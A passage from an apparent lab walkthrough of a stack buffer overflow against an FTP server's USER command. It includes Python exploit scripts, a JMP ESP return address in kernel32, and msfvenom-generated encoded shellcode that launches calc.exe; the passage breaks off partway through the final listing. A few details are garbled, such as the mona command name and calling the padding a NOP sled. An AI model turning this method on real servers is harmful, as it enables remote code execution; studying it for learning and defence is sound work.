It will add up to our original payload size of 500 bytes, but A’s are sent equal to the offset and B’s will overwrite the EIP register and the rest is sent in C’s [500 – (230+4) = 266].

Once we rerun the FTP server in Immunity Debugger and run the exploit in Kali, it will crash the FTP server again.




However, the EIP register now reads: **42424242**

42 is the hexadecimal value for B. The 4 B's in our payload has overwritten the EIP register.

The point of getting control of the EIP register is so that we can set a JMP ESP command to branch the execution of the program to a shellcode that will be generated later [3].


Next, we will be using mona to find an instruction that we can jump to.

Ran exploit 2 again and used the command: !mona findsmp




This should create a file called 'findsmp' in the machine.


Findsmp:




Here we chose the kernel32.dll; and in Immunity Debugger; View -> Executable Modules: double click the kernel32 module.




In kernel32 module we need to find a JMP ESP command and find its value.



We can find a command by right clicking on the CPU area and selecting Search for -> Command: JMP ESP



The Find results will highlight a JMP ESP command and we will be using its address value for our exploit.




Value: **75903132**

This value will replace the B's in our previous payload. The address need to be written in little endian.

Little Endian Byte Order: The least significant byte (the "little end") of the address is placed at the byte with the lowest address. The rest of the data is placed in order in the next three bytes in memory.

75903132 -> "\x32\x31\x90\x75"

Modify the previous exploit accordingly and rerun the program. Set a breakpoint for JMP ESP in kernel 32 module by right clicking and Breakpoint -> Toggle. Then run the modified exploit 3.




```python
import socket

#JMP ESP KERNEL32 75903132

crash = "A" * 230 + "\x32\x31\x90\x75" + "C" * 266

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.8.109', 21))
s.send("USER anonymous \r\n")
s.recv(1024)
s.send("PASS anonymous \r\n")
s.recv(1024)
s.send("USER " + crash + "\r\n")
s.recv(1024)
s.close()
```

It stops at the breakpoint; which is the instruction address of the JMP ESP call we have used.

It means this address has been successfully used to overwrite the EIP.

The purpose of this is to use that address to jump to ESP and execute our payload. This breakpoint is where NOP sled will place our shellcode.

NOP sled:


NOP (No-Operation) sled is a sequence of instructions before a shellcode meant to “slide” the CPU’s execution flow to the desired destination. It is used to make sure an exploit succeeds.

Exploit 4

First we need to generate a shellcode using msfvenom.

The shellcode we will be generating will execute the calculator in the target machine.

msfvenom -p windows/exec cmd=calc.exe -b '\x00\xe0\x0c\x0d\x0e\x0f' -e x86/shikata_ga_nai –f python




```
root@kali:~/Desktop# msfvenom -p windows/exec cmd=calc.exe -b '\x00\xe0\x0
c\x0d\x0e\x0f' -e x86/shikata_ga_nai -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
 the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 220 (iteration=0)
x86/shikata_ga_nai chosen with final size 220
Payload size: 220 bytes
Final size of python file: 1078 bytes
buf =  b""
buf += b"\xba\x05\xb0\x23\xba\xda\xd4\xd9\x74\x24\xf4\x5d\x33"
buf += b"\xc9\xb1\x31\x31\x55\x13\x03\x55\x13\x83\xed\xf9\x52"
buf += b"\xd6\x46\xe9\x11\x19\xb7\xe9\x75\x93\x52\xd8\xb5\xc7"
buf += b"\x17\x4a\x06\x83\x7a\x66\xed\xc1\x6e\xfd\x83\xcd\x81"
buf += b"\xb6\x2e\x28\xaf\x47\x02\x08\xae\xcb\x59\x5d\x10\xf2"
buf += b"\x91\x90\x51\x33\xcf\x59\x03\xec\x9b\xcc\xb4\x99\xd6"
buf += b"\xcc\x3f\xd1\xf7\x54\xa3\xa1\xf6\x75\x72\xba\xa0\x55"
buf += b"\x74\x6f\xd9\xdf\x6e\x6c\xe4\x96\x05\x46\x92\x28\xcc"
buf += b"\x97\x5b\x86\x31\x18\xae\xd6\x76\x9e\x51\xad\x8e\xdd"
buf += b"\xec\xb6\x54\x9c\x2a\x32\x4f\x06\xb8\xe4\xab\xb7\x6d"
buf += b"\x72\x3f\xbb\xda\xf0\x67\xdf\xdd\xd5\x13\xdb\x56\xd8"
buf += b"\xf3\x6a\x2c\xff\xd7\x37\xf6\x9e\x4e\x9d\x59\x9e\x91"
buf += b"\x7e\x05\x3a\xd9\x92\x52\x37\x80\xf8\xa5\xc5\xbe\x4e"
buf += b"\xa5\xd5\xc0\xfe\xce\xe4\x4b\x91\x89\xf8\x99\xd6\x66"
buf += b"\xb3\x80\x7e\xef\x1a\x51\xc3\x72\x9d\x8f\x07\x8b\x1e"
buf += b"\x3a\xf7\x68\x3e\x4f\xf2\x35\xf8\xa3\x8e\x26\x6d\xc4"
buf += b"\x3d\x46\xa4\xa7\xa0\xd4\x24\x06\x47\x5d\xce\x56"
root@kali:~/Desktop#
```

This shellcode will execute calc.exe.

-b gets rid of all the bad characters.

shikata_ga_nai is used for encoding.

It is a python payload.

Bad characters: These are characters are used to break the shellcode and it can be considered as unwanted characters. According to the application, bad characters are being changed.

shikata_ga_nai: Shikata_ga_nai is the most popular polymorphic XOR additive feedback encoder in metasploit framework. This generates different shell-codes in each time.

Note that the payload size is 220 bytes.

Copy the generated payload to the exploit code.

The exploit should be modified to:

crash = “A” * 230 + “\x32\x31\x90\x75” + “C” * 46 + buf

“A” * 230 is the nop sled of 230 bytes

“\x32\x31\x90\x75” is the address to JMP ESP from kernel32

“C” * 46 is the nop sled of 46 bytes because 500 – (230 + 4) = 266 and 266 -220 = 46 (220 is the size of payload).

/root/Desktop/exploit4.py - Mousepad


File Edit Search View Document Help

Warning, you are using the root account, you may harm your system.

```
#msfvenom -p windows/exec cmd=calc.exe -b '\x00\xe0\x0c\x0d\x0e\x0f' -e x86/shikata_g

buf =  b""
buf += b"\xba\x05\xb0\x23\xba\xda\xd4\xd9\x74\x24\xf4\x5d\x33"
buf += b"\xc9\xb1\x31\x31\x55\x13\x03\x55\x13\x83\xed\xf9\x52"
buf += b"\xd6\x46\xe9\x11\x19\xb7\xe9\x75\x93\x52\xd8\xb5\xc7"
buf += b"\x17\x4a\x06\x83\x7a\x66\xed\xc1\x6e\xfd\x83\xcd\x81"
buf += b"\xb6\x2e\x28\xaf\x47\x02\x08\xae\xcb\x59\x5d\x10\xf2"
buf += b"\x91\x90\x51\x33\xcf\x59\x03\xec\x9b\xcc\xb4\x99\xd6"
buf += b"\xcc\x3f\xd1\xf7\x54\xa3\xa1\xf6\x75\x72\xba\xa0\x55"
buf += b"\x74\x6f\xd9\xdf\x6e\x6c\xe4\x96\x05\x46\x92\x28\xcc"
buf += b"\x97\x5b\x86\x31\x18\xae\xd6\x76\x9e\x51\xad\x8e\xdd"
